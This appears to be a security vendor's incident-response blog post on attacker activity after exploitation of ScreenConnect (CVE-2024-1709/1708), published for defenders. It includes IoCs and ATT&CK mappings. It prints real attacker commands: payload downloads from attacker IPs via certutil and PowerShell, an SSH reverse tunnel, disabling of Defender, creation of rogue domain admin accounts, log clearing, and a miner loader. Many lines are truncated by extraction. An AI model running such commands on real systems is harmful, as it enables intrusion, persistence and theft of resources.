February 23, 2024

SlashAndGrab: ScreenConnect Post-Exploitation in the Wild (CVE-2024-1709 & CVE-2024-1708)

By: Team Huntress

Contributors: Josh Allman • Dray Agha

Table of Contents:

Categories

Response to Incidents

Since February 19, Huntress has been sharing technical details of the ScreenConnect vulnerability we're calling "SlashAndGrab." In previous posts, we shared the details of this vulnerability, its exploit, and shared detection guidance.

In this article, we've collected and curated threat actor activity fresh from the Huntress Security Operations Center (SOC), where our team has detected and kicked out active adversaries leveraging ScreenConnect access for post-exploitation tradecraft.

The adversaries taking advantage of this vulnerability have been VERY busy. There is a lot to cover here, so buckle up and enjoy some tradecraft!

Adversaries Deploying Ransomware

A number of adversaries leveraged their newly ill-gotten ScreenConnect gains to deploy ransomware.

LockBit

With the impressive joint international takedown efforts to disrupt

`LB3.exe`, which again, matches the canned and publicly leaked builder.

We believe this is an important distinction. While the malware deployed appears associated with LockBit, there is no evidence we've seen suggesting the joint international takedown efforts are anything short of a landmark milestone to disrupt one of the largest and most active ransomware groups in the world.

```
#Ransomware binaries
C:\\Windows\\TEMP\\ScreenConnect\\22.5.7881.8171\\LB3.exe\

#Defense evasion
powershell  -c foreach ($disk in Get-WmiObject Win32_Logic
```

SlashAndGrab_lockbit.ps1 hosted with ❤ by GitHub view raw




Figure 1: Example of LockBit ransomware executed through ScreenConnect

We've included the resulting ransom note associated with the




Figure 2: Ransomware note


Other Ransomware Attempts

We observed other ransomware attempts, like **`upd.exe`** and **`svchost.exe`**, that Microsoft Defender consistently neutralized.

We also observed adversaries leverage certutil downloaded ransomware **`.MSI`** payloads, which they also made persistent via startup folders.

```
1certutil  -urlcache -f http[:]//23.26.137[.]225:8084/msappdat
```

SlashAndGrab_certutil.ps1 hosted with ❤ by GitHub view raw



Detector	Type	Name	Command	Date Added	Present	Category
	Common Startup Folder	mpyutild.msi	mpyutild.msi	2024-02-22 05:14:27 UTC	✔	

Host Autorun ID	23740849496
Created	1 day
Classification	Monitored
Classification Source	Unknown
Classification Date	2024-02-22 05:13:42 UTC
Category	
From Survey	02/22/2024 - 05:14
Foothold Details	
File Path	c:\programdata\microsoft\windows\start menu\programs\startup\mpyutild.msi
Name	mpyutild.msi
Path	c:\programdata\microsoft\windows\start menu\programs\startup\mpyutild.msi
User	Public
Command	mpyutild.msi
Location	Common Startup
Binary Mod Time	2024-02-22 00:04:04 EST
Binary Create Time	2024-02-22 00:04:39 EST

Figure 3: Example of ransomware added as a persistence mechanism

The ransom note from the threat actor who deployed the MSI has been included as well.




Figure 4: Example ransomware note

Ransomware Anti-Forensics

Ransomware actors also tried to remove event logs via `wevtutil.exe cl` to frustrate investigators' analysis at a later time. Fortunately, Huntress Managed EDR is far too perceptive to entertain adversarial frustration. 😉




Figure 5: Example execution of wevtutil.exe log clearing via ScreenConnect

Adversaries Enumerating

There was a particular adversary, using `185.62.58[.]132`, executing a script on compromised systems across multiple unique victim networks. The intent of the script was to identify which of their compromised systems with the highest privileges.

We believe this demonstrates the scale with which threat actors are abusing this vulnerability as they are working to automate their understanding of where to take additional, post-




Figure 6: Adversary enumerating the user they control via ScreenConnect




Figure 7: Adversary enumerating the user they control via ScreenConnect

Adversary Cryptocurrency Miners

There was a particularly entertaining attempt to masquerade a coinminer as a legitimate SentinelOne file.

```
powershell  wget -uri http://185[.]232[.]92[.]32:8888/Sentin

wget -uri http://185[.]232[.]92[.]32:8888/Logs.txt -OutFile C:

wget -uri http://185[.]232[.]92[.]32:8888/SentinelAgentCore.dl

cmd /c C:\\Windows\\Help\\Help\\SentinelUI.exe;

SCHTASKS /Create /TN \\Microsoft\\Windows\\Wininet\\UserCache_1708535
```

SlashAndGrab_name_senui.ps1 hosted with ❤ by GitHub view raw

Figure 8: Creation of a coinminer masquerading as SentinelOne

We also observed adversaries downloading and using a xmrig cryptominer, with further details below.

Adversaries Installing Additional Remote Access

Adversaries seemed to commonly install additional, "legitimate" remote access tools, likely as an attempt to remain persistent even once the ScreenConnect fiasco has been cleared up.

Simple Help

- `C:\\Users\\oldadmin\\Documents\\Maxx Uptime remote connection\\Files\\agent.exe\`
- `C:\\ProgramData\\JWrapper-Remote Access\\JWAppsSharedConfig\\restricted\\SimpleService.exe`
- `C:\\Users\\oldadmin\\Documents\\MilsoftConnect\\Files\\ta.exe`
- `C:\Windows\spsrv.exe`

We also observed a configuration file dropped to `C:\\ProgramData\\JWrapper-Remote Access\\JWAppsSharedConfig\\serviceconfig.xml`, which revealed it was configured to communicate to the public IPv4 `91.92.240[.]71`.

The user `oldadmin` was observed being used running similar commands across multiple unique victim organizations.

Figure 9: Execution of Simple Help RMM Agent

SSH

This threat actor leveraged their ScreenConnect access to download and run an SSH backdoor, seemingly to facilitate an RDP connection.

```
1#Script that initiated SSH
```

```
    Expand-Archive ($r + "z.zip") -d $r
}
$args = @("tunnel@" + $g,"-Z lollersk8","-R " + $p +
Start-Process -f $e -a $args -PassThru -WindowStyle Hidde
```

```
#final command run on a host
C:\ssh\ssh.exe" tunnel@aqua[.]oops.wtf -Z lollersk8
```

SlashAndGrab_SSH.ps1 hosted with ❤️ by GitHub view raw

Figure 10: Huntress report for the aforementioned ssh backdoor

Google Chrome Remote Desktop

We also observed an adversary do something quite interesting with Google Chrome's Remote Desktop. They pulled the installer directly from Google infrastructure, which stores it as a service—no doubt in the hopes they could persistently and remotely access the environment via a second GUI remote access tool (we enjoy crushing hacker hopes here at Huntress).

```
# Download from Google
powershell  -c (New-Object System.Net.WebClient).DownloadFile('ht

# Install
msiexec /i C:\\ProgramData\\1.msi
```

SlashAndGrab_chrome_remote.ps1 hosted with ❤️ by GitHub view raw

Downloading Tools and Payloads

A common tradecraft denominator between the adversaries we observed involved them downloading further tools and payloads.

For example, an adversary leveraged PowerShell's `Invoke-WebRequest` (`iwr`) to call on additional payloads for their SSH persistent tunnel.

```
1powershell.exe  -c "$p = 9595; iwr -UseBasicParsing
```

SlashAndGrab_SSH_download.ps1 hosted with ❤ by GitHub view raw

Figure 13: Attempted PowerShell cradle download invocation to grab additional post-exploitation tools for SSH tunneling

We also observed an adversary download the SimpleHelp RMM via curl and rename the executables to .png's in an attempt to evade detection (spoiler: they did not evade detection).

```
1curl  https[:]//cmctt.]com/pub/media/wysiwyg/sun.png
2curl https[:]//cmctt[.]com/pub/media/wysiwyg/invoke.png
```

SlashAndGrab_curl.ps1 hosted with ❤ by GitHub view raw

Figure 14: SimpleHelp RMM renamed to sun.png, accessed via

SlashAndGrab_servicetest2.ps1 hosted with ❤ by GitHub view raw

Download Evasion

We also observed adversaries leverage LOLBINs like certutil to download their payloads, likely in an attempt to fly under the radar.

```
certutil  -urlcache -f http[:]//23.26.137[.]225:8084/msappdat
```

SlashAndGrab_certutil.ps1 hosted with ❤ by GitHub view raw

Some adversaries maliciously modified the AV on the host before downloading their payloads. In this specific example, **svchost.exe** was deleted before analysis could be conducted.

```
#adversary excluded directories and neutralised D
powershell -ep bypass -c \"Set-MpPreference -DisableReal

Set-MpPreference -ExclusionPath C:\\Windows\\Temp

#then downloaded their file
Invoke-WebRequest http://159[.]65[.]130[.]146:444

C:\\Windows\\Temp\\svchost.exe
```

SlashAndGrab_svchost.ps1 hosted with ❤ by GitHub view raw

Figure 15: Evidence of a malicious payload download with defense evasion attempt

```
1curl hxxp[://]minish[.]wiki[.]gd/c[.]pdf -o c:\\programdata\\update[.
```

SlashAndGrab_curl_dat.ps1 hosted with ❤ by GitHub view raw

Figure 16: Evidence of Cobalt Strike payload download

Transfer.sh

Interestingly, we observed an adversary mass download cryptocurrency miners using the temporary file upload website **transfer.sh**.

```
1powershell  -command \"iex ((New-Object System[.]Net[.]W
```

SlashAndGrab_transfer.ps1 hosted with ❤ by GitHub view raw

Excerpt of the script (full script in the Appendix):

```
1$listi = 'hxxps[://]transfer[.]sh/UFQTwgYszH/confi
2\'hxxps[://]transfer[.]sh/ATVMNG5Pbu/config13[.]js
3\'hxxps[://]transfer[.]sh/s27p8BcTxi/config12[.]js
4\'hxxps[://]transfer[.]sh/ojw6aKoA4A/config11[.]js
5\'hxxps[://]transfer[.]sh/lyEkHLGt03/config10[.]js
6\'hxxps[://]transfer[.]sh/814d5qR39o/config9[.]jsc
7\'hxxps[://]transfer[.]sh/xkIMWnocQH/config8[.]jsc
8\'hxxps[://]transfer[.]sh/Db5eUfqKP9/config7[.]jsc
9\'hxxps[://]transfer[.]sh/L1e30KShXP/config6[.]jsc
10'hxxps[://]transfer[.]sh/w2Y0iuEKiY/config5[.]jsc
11'hxxps[://]transfer[.]sh/6bkwRh4NXd/config4[.]jsc
12'hxxps[://]transfer[.]sh/PRBRzMMEKC/config3[.]jsc
13'hxxps[://]transfer[.]sh/RWSn6NLIr7/config2[.]jsc
```

SlashAndGrab_transfer_extract.ps1 hosted with ❤ by GitHub view raw

Figure 17: PowerShell invocation of malicious script downloaded from Transfer.sh

Adversaries Dropping Cobalt Strike

Unsurprisingly, many adversaries attempted to drop and run a Cobalt Strike beacon on the host.

```
# Downloaded from hxxp[://]minish[.]wiki[.]gd/c[.

#Exclude directory in Defender
powershell.exe Add-MpPreference -ExclusionPath C:\\progr

#Deploy beacon
rundll32.exe c:\\programdata\\update.dat UpdateSystem
```

SlashAndGrab_beacon_evade.ps1 hosted with ❤ by GitHub view raw

Figure 18: Setting exclude directory in Windows Defender for the Cobalt Strike beacon

Figure 19: Execution of Cobalt Strike

It's also worth noting that Defender thwarted many of these

It was also common to see the same adversaries drop the (earlier mentioned SentinelUI) cryptocurrency miner **and** attempt a Cobalt Strike beacon, which Windows Defender would neutralize.

Figure 21: Evidence of cryptominers and Cobalt Strike being neutralized by Defender

Adversaries Persisting

Adversaries, of course, want to persist in an environment, beyond their initial access method—and for good reason. This ScreenConnect vulnerability had rapid mitigations suggested by Huntress and ConnectWise that would have undermined the adversary's access.

Creating New Users

Our SOC observed a number of adversaries prioritize creating their own users, once they landed on a machine, using naming conventions that would attempt to fly under the radar, as well as add these to highly privileged groups.

```
net user /add default test@2021! /domain
net group \"Domain Admins\" default /add /domain
net group \"Enterprise Admins\" default /add /domain
net group \"Remote Desktop Users\" default /add /domain
net group \"Group Policy Creator Owners\" default /add
net group \"Schema Admins\" default /add /domain
net user default /active:yes /domain
```

```
15
16
17 net user temp 123123qwE /add /domain
18 net group \"Domain Admins\" temp /add /domain
```

SlashAndGrab_new_users.ps1 hosted with ❤ by GitHub view raw

Figure 22: Evidence of adding a new user

Persistent Reverse Shell

The SOC also observed an adversary transfer a `C:\\perflogs\\RunSchedulerTaskOnce.ps1` from the ScreenConnect compromised, as confirmed from analysis of Windows Event Log's `Application.evtx` - **Event ID 0**.

```
1 # Excerpt from Application.evtx EventID 0
2 EventData:
3   Data:
4     - "Transferred files with action 'Transfer':\r\nRunSchedulerTask
5   Channel: Application
6   EventID: 0
7   EventID_attributes:
8     SystemTime: "2024-02-23T04:06:06Z"
```

SlashAndGrab_application_extract.evtx hosted with ❤ by GitHub view raw

Figure 23: PowerShell execution of malicious script PowerShell script that included an encoded a Driver.dll

The script was in fact deleted, but could be ***partially*** restored by

Figure 24: Extract of PowerShell code from PowerShell Operational EVTX

Figure 25: Extract of deobfuscated PowerShell code from CyberChef

This would download a `driver.dll`, and leverage WMI Event Consumer / PwSH persistence (named `System__Cmr`).

Figure 26: Evidence of the encoded script's persistence mechanism in the Huntress platform

Wrapping Up

This incredibly interesting ScreenConnect exploit has enamored many of us at Huntress for the last few days, but it's a shame our adversaries didn't commit to pairing this new exploit with *new* tradecraft.

It's worth driving this point home: **most of the post-compromise activities we have documented in this article aren't novel, original, or outstanding**. Most threat actors simply don't know what to do beyond the same usual, procedural tradecraft; cybercriminals are rarely sophisticated, and the infosec community can beat them together.

Adversaries will default to their "tried and true" methods. An

If you're interested in more, come and check out the next episode of our Product Lab webinar, where we'll be sharing even more technical details behind this threat and answer any questions from the community.

Appendix

ATT&CK

Tactic	Technique	Description
Initial Access	T1190: Exploit Public-Facing Application	Adversaries are leveraging a path traversal bug and auth bypass in ScreenConnect that allows them to create a privileged account for remote control.
Discovery	T1087: Account Discovery	Adversaries are attempting to discover privileged users by running a script across compromised systems.
	T1562.001: Disable	Adversaries are attempting to evade detection by adding

Defense Evasion	T1070.001: Clear Windows Event Logs	Ransomware actors attempt to remove event logs using wevtutil.exe cl command to hinder forensic analysis.
Execution	T1059: Command and Scripting Interpreter T1059.001: Powershell T1059.003: Windows Command Shell	Adversaries are using PowerShell and CMD to download and execute scripts from remote locations, facilitating various activities such as cryptocurrency mining and remote access.
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Adversaries stored their MSI ransomware payload in the Public startup folder
Persistence	T1136: Create Account	Adversaries created new users and in some instances added them to privileged groups.
		Adversaries are creating

Persistence	T1546.003: Event Triggered Execution: Windows Management Instrumentation Event Subscription	Adversaries are modifying the registry to achieve persistence by adding WMI Event Consumers.
Persistence	T1133: External Remote Services	Adversaries are compromising ScreenConnect instances, deploying SSH tunnels, Chrome remote desktops, and alternate RMMs for evasive, persistent remote access
Command and Control	T1105: Ingress Tool Transfer	Adversaries are downloading files using curl, certutil, and Invoke-WebRequest.
Command and Control	T1572: Protocol Tunneling	Adversaries created SSH tunnels for communication.
Impact	T1496: Resource Hijacking	Cryptocurrency miners are being deployed by adversaries

Software	S0154: Cobalt Strike	Adversaries are leveraging Cobalt Strike beacons to achieve C2 connections to compromised ScreenConnect machines.

IoCs

IoC Type	Indicator	Hash
Ransomware	C:\Windows\TEMP\ScreenConnect\22.5.7881.8171\LB3.exe	78a11835b48bbe6a0127b777c0c3cc102e726205f67afefcd82f073e56489e49
Ransomware	http[:]//23.26.137[.]225:8084/msappdata.msi c:\mpyutd.msi	8e51de4774d27ad31a83d5df060ba008148665ab9caf6bc889a5e3fba4d7e600
Ransomware	UPX.exe	2da975fee507060baa1042fb45e8467579abf3f348f1fd37b86bb742db63438a
Ransomware	svchost.exe	a50d9954c0a50e5804065a8165b1857104816020024

		bbbe614e711b3ca989
Cobalt Strike	hxxp[://]minish[.]wiki[.]gd/c[.]pdfC:\programdata\update[.]dat	0a492d89ea2c05b1724a58dd05b7c4751e1ffdd2eab3a2f6a7ebe65bf3fdd6fe
Cobalt Strike	C:\perflogs\RunSchedulerTaskOnce.ps1	6065fee2d0cb0dc7d0c0788e7e9424088e722dfcf9356d20844d7b2d75b20163
Cobalt Strike	copy.exe	81b4a649a42a157facede979828095ccddcdf6cec47e8a3156530e0c02e9625e
Google Chrome Remote Desktop	https://dl.google.com/edgedl/chrome-remote-desktop/chromeremotedesktophost.msiC:\\ProgramData\\1.msi	c47bfe3b3eccc86f87d2b6a38f0f39968f6147c2854f51f235454a54e2134265
SimpleHelp RMM	https[:]//cmctt.]com/pub/media/wysiwyg/sun.pngC:\Windows\spsrv.exe	e8c48250cf7293c95d9af1fb830bb8a5aaf9cfb192d8697d2da729867935c793
	cmctt[.]com/pub/	37a39fc1feb4b14354c4d4b279ba77

	remote connection\\Files\\agent.exe	38812fd03ab4cc14932e
SimpleHelp RMM	C:\\ProgramData\\JWrapper-Remote Access\\JWAppsSharedConfig\\serviceconfig.xml	2e0df44dd75dbdbd70f1a777178ad8a1867cf0738525508b6120ba21f4505f47
SimpleHelp RMM IPv4	91.92.240[.]71	
SSH Script	d	69c7fc246c4867f070e1a7b80c7c41574ee76ab54a8b543a1e0f20ce4a0d5cde
SSH Script	Z.zip	aa9f5ed1eede9aac6d07b0ba13b73185838b159006fa83ed45657d7f333a0efe
Beacon	driver.dll	6e8f83c88a66116e1a7eb10549542890d1910aee0000e3e70f6307aae21f9090
Unknown	159[.]65[.]130[.]146:4444/svchost.exeC:\Windows\Temp\svchost.exe	

	onfig12[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/ojw6aKoA4A/config11[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/8l4d5qR39o/config9[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/xkIMWnocQH/config8[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/Db5eUfqKP9/config7[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/L1e30KShXP/config6[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/w2Y0iuEKiY/config5[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/6bkwRh4NXd/config4[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/PRBRzMMEKC/config3[.]json	
Cryptocurrency Miner	hxxps[://]transfer[.]sh/RWSn6NLIr7/	

Cryptocurrency Miner	hxxps[://]transfer[.]sh/FeDRSFU5XV/config[.]json	

Contents of inject.ps1 - Crypto Currency Miner

```
powershell -command \"iex ((New-Object System.Net.WebCl

# Check for Administrator rights
if (-NOT ([Security.Principal.WindowsPrincipal][Sec
  Write-Host 'Please Run as Administrator!' -Foregr
  Exit
}
# Check and return current user name
$currentUserName = [System.Security.Principal.Wind
# Paths
$dircheck = 'C:\ProgramData\.logstxt'
#$filcheck = 'C:\path\to\xmrig.service'  # You mi
$filcheck = 'C:\Users\$currentUserName\rundll32.ex
# Removal functions
if (Test-Path $dircheck) {
  Remove-Item -Recurse -Force $dircheck
}
if (Test-Path $filcheck) {
  Remove-Item -Force $filcheck
}

# Download files, I am using ngrok as port forwar
